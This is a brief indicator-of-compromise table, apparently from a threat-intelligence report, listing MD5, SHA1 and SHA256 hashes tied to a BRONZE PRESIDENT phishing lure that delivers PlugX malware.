5f094cb3b92524fced2731c57d305e78	MD5 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX

Indicator	Type	Context
1a2f1c97a5883e8bb4edcdacfe176da98b266b42	SHA1 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
fb3e3d9671bb733fcecd6900def15b9a6b4f36b 0a35bdc769b0a69bc5fb7e40d	SHA256 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX

Table 3. BRONZE PRESIDENT indicators.